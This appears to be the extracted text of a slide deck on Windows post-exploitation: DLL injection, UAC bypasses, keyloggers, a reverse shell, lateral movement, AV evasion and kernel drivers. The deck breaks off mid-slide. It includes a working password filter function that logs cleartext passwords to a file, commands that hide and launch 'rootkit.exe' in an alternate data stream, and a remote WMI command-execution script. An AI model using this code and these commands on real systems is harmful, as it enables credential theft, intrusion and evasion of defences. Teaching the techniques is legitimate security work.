
- PEB_LDR_DATA
- Remove DLL from list
 - Flink
 - Blink
- Won't show up with user mode tools
 - Effectively "lost"

Native DLL Injection

- Uses NTDLL.DLL functions instead
 - NtWriteProcessMemory()
 - NtCreateThreadEx()
- Generally, more params, more work
- Attempt at obfuscation

Reflective DLL Injection

<https://github.com/stephenfewer/ReflectiveDLLInjection>



ReflectiveLoader()

1. Searches backward in memory for DOS MZ header
 - a. _ReturnAddress() intrinsic
2. Resolve functions from PEB
 - a. LoadLibraryA()
 - b. GetProcAddress()
 - c. VirtualAlloc()
 - d. NtFlushInstructionCache()
 - e. Metasploit: VirtualLock()
3. Emulate Windows Loader
 - a. Allocate memory for real DLL
 - b. Map sections according to PE headers
 - c. Fix up imports
4. Call DllMain()

Reflective DLL Injection Downsides

- Current techniques caught by EAF/IAF
 - Proposed bypass
- Sometimes imports additional required libraries into PEB
 - API Sets
 - api-ms-win-*.dll
 - ext-ms-win-*.dll

Inject DLL x86 -> x64

- QueueUserAPC()
- NtQueueApcThread()
- Shellcode sorcery
 - Transform
- /c/meterpreter/source/common/arch/win/i386/base_inject.c

ThreadContinue

- SetThreadContext()
 - Set remote thread's registers
 - Volatile registers not preserved
- NtContinue()
 - Set local thread's registers
 - Volatile registers preserved!
- Avoids CreateRemoteThread() and primitives

DEMO: threadcontinue

Atom Bombing

- <https://breakingmalware.com/injection-techniques/atombombing-brand-new-code-injection-for-windows/>
- Inject via "Atom Tables"
 - GlobalAddAtom()
 - GlobalGetAtomName()
 - write-what-where
- Queues an APC
 - NtQueueApcThread()
- ROP chain
 - NtSetContextThread()
 - Allocate RWX memory
 - Copy shellcode from RW code cave
- Avoids WriteProcessMemory() and primitives

Gargoyle

- <https://jlospinoso.github.io/security/assembly/c/cpp/developing/software/2017/03/04/gargoyle-memory-analysis-evasion.html>
- Attempt to hide RWX sections
- At end of an arbitrary execution quantum:
 1. Set up ROP chain
 2. Mark pages read only
 3. Wait for a timeout
 4. ROP chain marks executable again
 5. Execute
 6. Goto 1




.NET Assembly Injection


- MSCOREE.DLL
 - CLRCreatelnstance()
 - COM Object
 - Create .NET context in native land
 - One per process
 - ExecuteInDefaultAppDomain()
 - Execute any CLR code
- <https://blog.adamfurmanek.pl/2016/04/16/dll-injection-part-4/>

Shim Engine / App Compat


- Backwards compatibility layer
- Increases Attack Surface
- User Shim Engine
 - shimeng.dll
- Kernel Shim Engine



Code Caves



Process Hollowing



Office Macros VBA

- Full access to WinAPI
- Load a DLL
 - Used by @hackerfantastic to "beat" Windows 10 S

Spoof Parent Process

- Vista+
 - CreateProcess() - LPPROC_THREAD_ATTRIBUTE_LIST
- XP and earlier
 - Inject a DLL...

Pre-Main Execution

C++ Instantiation of Global Object

- Constructors called before main
 - During CRT setup
- On stack and heap

DEMO: IGO

TLS Callbacks

- Thread Local Storage
- Callbacks on thread execution
 - Including the main thread

DEMO: TLS

Inline Assembly

- `__asm{};`
- In x64, `#include <intrin.h>`
 - No naked functions
 - Generates prologues/epilogues
- Use clang or Intel compiler

Using 32-bit Registers on x64

- Good technique to shrink code size
 - No REX prefix byte (i.e. 0x48)
- Clear top 32 bits

DEMO: runshellcode

File System

File System and Filter Drivers

- Intercept most file I/O operations
- Often useful for hash-based AV
 - Log
 - Observe
 - Modify
 - Prevent

Alternate Data Streams

- Property of NTFS
 - Used for "dirty bit" of downloaded files
 - downloaded.file:Zone.Identifier
 - ZoneId=0: Local machine
 - ZoneId=1: Local intranet
 - ZoneId=2: Trusted sites
 - ZoneId=3: Internet
 - ZoneId=4: Restricted sites
- Commands:
 - type rootkit.exe > c:\windows\system32\fakelog.txt:rootkit.exe
 - start "c:\windows\system32\fakelog.txt:rootkit.exe"
 - XP--
 - mklink rootkit.exe c:\windows\system32\fakelog.txt:rootkit.exe
 - dir /r | findstr ":\$DATA"

8dot3name

- Shortcut/autocomplete for paths
- C:\PROGRA~1\SOMEPA~1\SECOND~2\evil.dll
- Leads to tilde enum web vulnerabilities

Unquoted Service Paths

- Services that point to .exe
 - Have space in name
 - Do not use quotes
- Privilege escalation potential
 - Can hijack the .exe path
 - Service will run rogue .exe

```
D:\Downloads>wmic service get pathname | findstr /i /v "c:\windows\\\" | findstr /i /v """
PathName
```

```
C:\Program Files (x86)\MSI\Dragon Center\MSI_ActiveX_Service.exe
```

UAC Bypasses

HKCU Trickery

- Medium integrity can write to HKCU
- Auto-elevating binaries
- eventvwr.exe by @enigma0x3
 - HKCU\Software\Classes\mscfile\shell\open\command
- sdclt.exe by @enigma0x3
 - HKCU\Software\Classes\exefile\shell\runas\command
- fodhelper.exe by winscripting.blog
 - HKCU\Software\Classes\ms-settings\shell\open\command
- UACME by @hFireFOX
 - Future work, 35+ methods

Stinger

- CIA Vault7/@tiraniddo
- Process:
 - Duplicate the token of an elevated process
 - Lower mandatory integrity level
 - Create a new restricted token
 - Impersonate
 - Secondary Logon service spawns a high IL process

Credential Theft

Asynchronous Keylogger

```
SHORT WINAPI GetAsyncKeyState(  
    _In_ int vKey  
);
```

DEMO: `asynclogger`

Hook Keylogger

```
HHOOK WINAPI SetWindowsHookEx(  
    _In_ int idHook,  
    _In_ HOOKPROC lpfn,  
    _In_ HINSTANCE hMod,  
    _In_ DWORD dwThreadId  
);
```

```
LRESULT CALLBACK LowLevelKeyboardProc(  
    _In_ int nCode,  
    _In_ WPARAM wParam,  
    _In_ LPARAM lParam  
);
```

DEMO: hooklogger

ETW Keylogger

- Event Tracing for Windows
 - Helps tracking during debug
- Gets raw hardware data
- COM
- <https://www.cyberpointllc.com/srt/posts/srt-logging-keystrokes-with-event-tracing-for-windows-etw.html>

Password Filter DLL


```
BOOLEAN InitializeChangeNotify(void);
```

```
BOOLEAN PasswordFilter(
    _In_ PUNICODE_STRING AccountName,
    _In_ PUNICODE_STRING FullName,
    _In_ PUNICODE_STRING Password,
    _In_ BOOLEAN           SetOperation
);
```

```
NTSTATUS PasswordChangeNotify(
    _In_ PUNICODE_STRING UserName,
    _In_ ULONG           RelativeId,
    _In_ PUNICODE_STRING NewPassword
);
```

Password Filters

- Enable password filters
- Modify registry (passfilter.bat)
- Reboot
- ClearText passwords captured



```
__declspec(dllexport) NTSTATUS PasswordChangeNotify(
    _In_ PUNICODE_STRING UserName,
    _In_ ULONG RelativeId,
    _In_ PUNICODE_STRING NewPassword
{
    DWORD dwWritten = 0;

    // open file in append
    HANDLE hFile = CreateFileW(L"C:\\\\passwords.txt", FILE_APPEND_DATA, 0, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    DWORD dwMoved = SetFilePointer(hFile, 0, NULL, FILE_END);

    // write username=password\n
    WriteFile(hFile, UserName->Buffer, UserName->Length, &dwWritten, NULL);
    WriteFile(hFile, L"=", sizeof(L"="), &dwWritten, NULL);
    WriteFile(hFile, NewPassword->Buffer, NewPassword->Length, &dwWritten, NULL);
    WriteFile(hFile, L"\r\n", sizeof(L"\r\n"), &dwWritten, NULL);

    CloseHandle(hFile);

    return 0 /* STATUS_SUCCESS */;
}
```

DEMO: passfilter

Inject winlogon.exe

- Inject a DLL into winlogon.exe
 - Keylogger
- Lock the workstation

DEMO: locklogger


Login Bruteforce

- Get list of users
 - NetUserEnum()
- Check lockout policy
 - GetLockoutThreshold()
- Guess login passwords
 - LogonUser()

DEMO: steamroll

MSGINA.DLL

- Graphical Identification and Authentication
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL
- Older OS only



Winlogon Credential Providers

- Designed to implement 2FA etc.
- Implement one of two COM types
 - ICredentialProviderCredential
 - ICredentialProviderCredential2
- Fake Login Screen
 - Proxy calls to real COM objects
 - <https://blog.leetsys.com/2012/01/02/capturing-windows-7-credentials-at-logon-using-custom-credential-provider/>
 - Credential scraper!

Sekurlsa::logonPasswords

- Passwords stored obfuscated in LSASS.EXE
- Format changes with Windows versions
- SAMSRV.DLL
- GentilKiwi made Mimikatz
 - Parses these structures
- NotPetya

Credential Guard

- Opt-in
- Newer Mitigation
- LSASS memory untouchable
 - Hardware enforced

Print Screen

- Store clipboard data
- Emulate "Print Screen"
- Copy clipboard buffer
- Restore clipboard buffer

DEMO: printscreen

Screenshot

- Query screen device context
- Copy buffer to file
- GDI+

DEMO: screenshot

Function Hooking

Inline Hooks

- Intercept function calls
 - Overwrite prologue with jmp
- Trampolines

Raw Assembly Hook

- Patch first few bytes of function
- JMP rel
 - <2GB away, 5 bytes
- MOV reg, JMP reg
 - 12 bytes
- PUSH imm, RET
 - 12 bytes
- JMP [RIP + 0], imm
 - 14 bytes
- <http://www.ragestorm.net/blogs/?p=107>

DEMO: rawhook

Microsoft Detours

- Official function hooking library from Microsoft Research
- x64 is not free

Mhook

- <http://codefromthe70s.org/mhook22.aspx>
- Free support for x64

```
BOOL Mhook_SetHook(PVOID *ppSystemFunction, PVOID pHookFunction);
```

```
BOOL Mhook_Unhook(PVOID *ppSystemFunction);
```

Networking

Benefits of HTTP Channels

- Easy protocol to code for
- Blend in with existing traffic
- Built-in TLS/SSL encryption

IWebBrowser2

- IE COM Object
- Security Zones

DEMO: combrowser

WinINet.DLL

- Windows Internet API
- HTTP functionality
 - HTTPS

DEMO: httpbrowser

URLMON.DLL

- OLE32
- UrlDownloadToFile()

MPR.DLL

- List connected shares/printers
 - WNetOpenEnum()
 - WNetEnumResource()
- Connect
 - WNetUseConnection()

(Mostly) Berkley Compatible Sockets

- ws2_32.dll
- Not 100% compatible
 - But comparable
 - socket()
 - connect()
 - bind()
 - listen()
 - accept()
 - send()
 - recv()

Basic "Reverse Shell"

- Open socket
 - Connect to home
- Start process
 - cmd.exe
- Bind stdin/stderr/stdout handles to send/recv

DEMO: reverseshell

TLV

- Metasploit packet structure
 - Encryption
 - Non-TLS payloads
 - No PSK, MitM
- Custom headers
 - Type
 - Length
 - Value
- Composite types

ToxicSerpent

- Listen to all traffic
 - socket()
 - SOCK_RAW
 - bind()
 - sin_port = 0
 - WSAIoctl()
 - RCVALL_ON
- Capture
- Poison
- Covert port knock C2

DEMO: toxicserpent

Pivoting

PSEexec

- Microsoft signed binary
 - Sysinternals - Mark Russinovich
- Procedure:
 - Access Admin\$ SMB Share
 - Upload custom Windows Service image
 - DCE/RPC to SCM
 - Service creates Named Pipe
 - Access pipe to run commands / output
 - Or: just run shellcode

WMI

```
var objSWbemLocator = new ActiveXObject("WbemScripting.SWbemLocator");

objSWbemLocator.Security_.ImpersonationLevel = 3;
objSWbemLocator.Security_.AuthenticationLevel = 6;
var objSWbemServices = objSWbemLocator.ConnectServer("~RHOST~", "root\\cimv2", "~SMBDOMAIN~\\~SMBUSER~", "~SMBPASS~");

objSWbemServices.Security_.ImpersonationLevel = 3;
objSWbemServices.Security_.AuthenticationLevel = 6;

var intProcessID = 0;
var objProcess = objSWbemServices.Get("Win32_Process")

status = objProcess.Create("~CMD~", null, null, intProcessID);
```

MMC20 .Application

- COM Object
- @enigma0x3 found new lateral movement
 - Awesome!
- ExecuteShellCommand()
 - DCOM

AV Evasion

File AV

- Constraint: hash-based comparisons
 - Entire file
 - Sections
- Bypass: use (crappy) encryption
 - XOR stream
 - Caesar Ciphers
 - etc.

Sandbox Execution

- Constraint: cannot bog down the system
- Bypass: do things to bog down the system

AV Bypass Ideas

- <https://wikileaks.org/ciav7p1/cms/files/BypassAVDynamics.pdf>
- A few methods:
 - malloc(TOO MUCH MEM)
 - Volatile for-loop increment
 - OpenProcess(PID=4) == NULL
 - InternetOpenURL(INVALID_URL) == NULL
 - VirtualAllocExNuma() != NULL
 - FlsAlloc() != FLS_OUT_OF_INDEXES
 - GetProcessMemoryInfo() <= THRESHOLD
 - Sleep()
 - CreateMutex() == ERROR_ALREADY_EXISTS

No Imports

- Static link C runtime
 - Or: don't use it
- Search PEB for kernel32.dll, get procedures from there
- Legit code section, no EAF

DEMO: Importless

Fake File Headers

- Used by a lot of malware
 - Spora ransomware
- HTA disguised as a PDF

Packers/Crypters

UPX

- <https://upx.github.io/>
- Ultimate Packer for eXecutables
 - Makes the .exe smaller, small obfuscation
 - Easily reversed
 - Recognized by PEiD
 - Techniques can be learned
- Commonly used
 - Not immediate red flag for AV
- steamroll.exe
 - zlib rockyou.txt
 - High detection rate
 - UPX
 - No detections

Veil Evasion

- <https://www.veil-framework.com/>
- Executes obfuscated shellcode
- Variety of launchers
 - Python
 - Ruby
 - Go

Shellter

- <https://www.shellterproject.com/>
- Instruments the binary
 - Junk code polymorphic engine
 - User-controlled encoding
 - Self modifying code
 - Essentially, almost every crypter technique rolled into one project


Game Hacking

Important Objects

- Game State
 - Current zone
 - Expansions unlocked
 - Usually bigger in single-player games
- Player State
 - Currency
 - Run speed
 - XYZ

Finding Offsets

- Run speed
 - Base scan
 - "Spirit of Wolf"
 - Increased scan
 - "Snare"
 - Decreased scan
 - Repeat
- Player Coordinates
 - Base scan
 - Run up hill
 - Increased scan
 - Run down hill
 - Decreased scan
 - Repeat



Offset ASLR "Bypass"

- Static analysis offsets will change
 - ASLR
- GetModuleHandle(NULL)
 - .exe base address

DEMO: offsetfix

Dynamic States

- Values double-checked on server
- Values obscured by XOR keys
 - Templatized getter/setters
- State offset randomized in heap
 - Hook a function that is known to take player state
 - Capture it in a global variable

Game Packets

- General format:
 - OPCODE
 - STRUCT
- Master function
 - SendGameMessage(OPCODE, STRUCT, SIZE)
- Symmetric encryption
 - Adds latency
 - Key is in memory
 - Master Function bypass
- PCAP
 - Twiddle unknowns
 - Breakpoints on send()/recv()

Anti-Cheat

- Check PEB for rogue DLLs
 - Reflectively inject
 - External memory writes
- Check static sections (hash regions)
 - .text/.rdata
 - Not: .data
- Function call counters
 - Increment 2 values
 - Callee
 - Caller
 - Check akin to stack canaries
- Generally don't leave game's process space
 - Though some do
- HW breakpoints/Kernel hypervisor

Legal Concerns?

- Your process space
 - Passive Hacks
 - Change your runspeed
 - Keyword: "your"
- Server
 - Spam attack packets
 - Timer checked only client-side
 - Keyword: "not yours"
- Profits
 - Asking for trouble

Kernel Mode Post-Exploitation

What are drivers?

- Run in ring0
 - Allows direct hardware communication
- Not necessarily for a hardware "device"
- R&D increased
 - Crashing a program, re-compile
 - Crashing a driver, BSOD

IRQL

- Multi-layered interrupt priority system
- PASSIVE_LEVEL
 - User mode code, most kernel operations
- APC_LEVEL
 - During APCs, Page Faults
- DISPATCH_LEVEL
 - During DPCs, Thread Scheduler
 - Cannot be pre-empted
- DIRQL
 - Device interrupts

Standard Entry Point

```
DRIVER_INITIALIZE DriverEntry;  
  
NTSTATUS DriverEntry(  
    _In_ struct _DRIVER_OBJECT *DriverObject,  
    _In_ PUNICODE_STRING           RegistryPath  
);
```

Driver Object

```
typedef struct _DRIVER_OBJECT {  
    PDEVICE_OBJECT    DeviceObject;  
    PDRIVER_EXTENSION DriverExtension;  
    PUNICODE_STRING   HardwareDatabase;  
    PFAST_IO_DISPATCH  FastIoDispatch;  
    PDRIVER_INITIALIZE DriverInit;  
    PDRIVER_STARTIO    DriverStartIo;  
    PDRIVER_UNLOAD     DriverUnload;  
    PDRIVER_DISPATCH   MajorFunction[IRP_MJ_MAXIMUM_FUNCTION+1];  
} DRIVER_OBJECT, *PDRIVER_OBJECT;
```

I/O Request Packets (IRPs)

- The Driver Stack
 - The heart of all driver functionality
- I/O Manager
 - CreateFileA() -> IRP_MJ_CREATE
- Plug and Play
- Power Manager

Major Functions

`IRP_MJ_CLEANUP`

`IRP_MJ_CLOSE`

`IRP_MJ_CREATE`

`IRP_MJ_DEVICE_CONTROL`

`IRP_MJ_FILE_SYSTEM_CONTROL`

`IRP_MJ_FLUSH_BUFFERS`

`IRP_MJ_INTERNAL_DEVICE_CONTROL`

`IRP_MJ_PNP`

`IRP_MJ_POWER`

`IRP_MJ_QUERY_INFORMATION`

`IRP_MJ_READ`

`IRP_MJ_SET_INFORMATION`

`IRP_MJ_SHUTDOWN`

`IRP_MJ_SYSTEM_CONTROL`

`IRP_MJ_WRITE`

Example Handler

```
NTSTATUS SysCreateClose(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
    UNREFERENCED_PARAMETER(DeviceObject);
    PAGED_CODE();

    Irp->IoStatus.Status = STATUS_SUCCESS;
    Irp->IoStatus.Information = 0;

    IoCompleteRequest( Irp, IO_NO_INCREMENT );

    return STATUS_SUCCESS;
}
```

Nt vs. Zw

- Zw means nothing
- User Mode
 - NtReadFile == ZwReadFile
- Driver calls NtReadFile
 - Is previous mode user?
 - Extra checks
 - Validation
 - ProbeForRead()/ProbeForWrite()
- Driver calls ZwReadFile
 - Sets previous mode to kernel
 - Kernel components intrinsic trust

APC (Asynchronous Procedure Calls)

- Borrow a thread
 - Must be in an Alertable state
 - I.e. Sleeping
- Can be queued from kernel or user mode
- Useful for I/O completion
 - Queue back to initiator

DPC (Deferred Procedure Call)

- Each processor has a DPC Queue
- Useful to do work at a later time
 - Not a time critical function
- By definition: not a NT "thread"

Filter Drivers

- File System Filters
 - Adds behavior to existing file system
 - Log
 - Observe
 - Modify
 - Prevent
- Minifilter

KMDF / UDMF

- KMDF
 - Higher-level interface to WDM
 - Not as powerful
- UMDF
 - Simpler to write/debug
 - No BSOD
 - Limited hardware interaction
 - USB
 - Firewire

Kernel Keyloggers

- Acting keyboard drivers
- Moderately difficult to write
- Moderately difficult to detect

Winsock Kernel (WSK)

- Network library for kernel mode
- Can be used for servers
 - HTTP.SYS
 - SRV.SYS

Thread Callback

```
NTSTATUS PsSetCreateThreadNotifyRoutine(  
    _In_ PCREATE_THREAD_NOTIFY_ROUTINE NotifyRoutine  
);  
  
void SetCreateThreadNotifyRoutine(  
    _In_ HANDLE ProcessId,  
    _In_ HANDLE ThreadId,  
    _In_ BOOLEAN Create  
);
```

Process Callback

```
NTSTATUS PsSetCreateProcessNotifyRoutine(
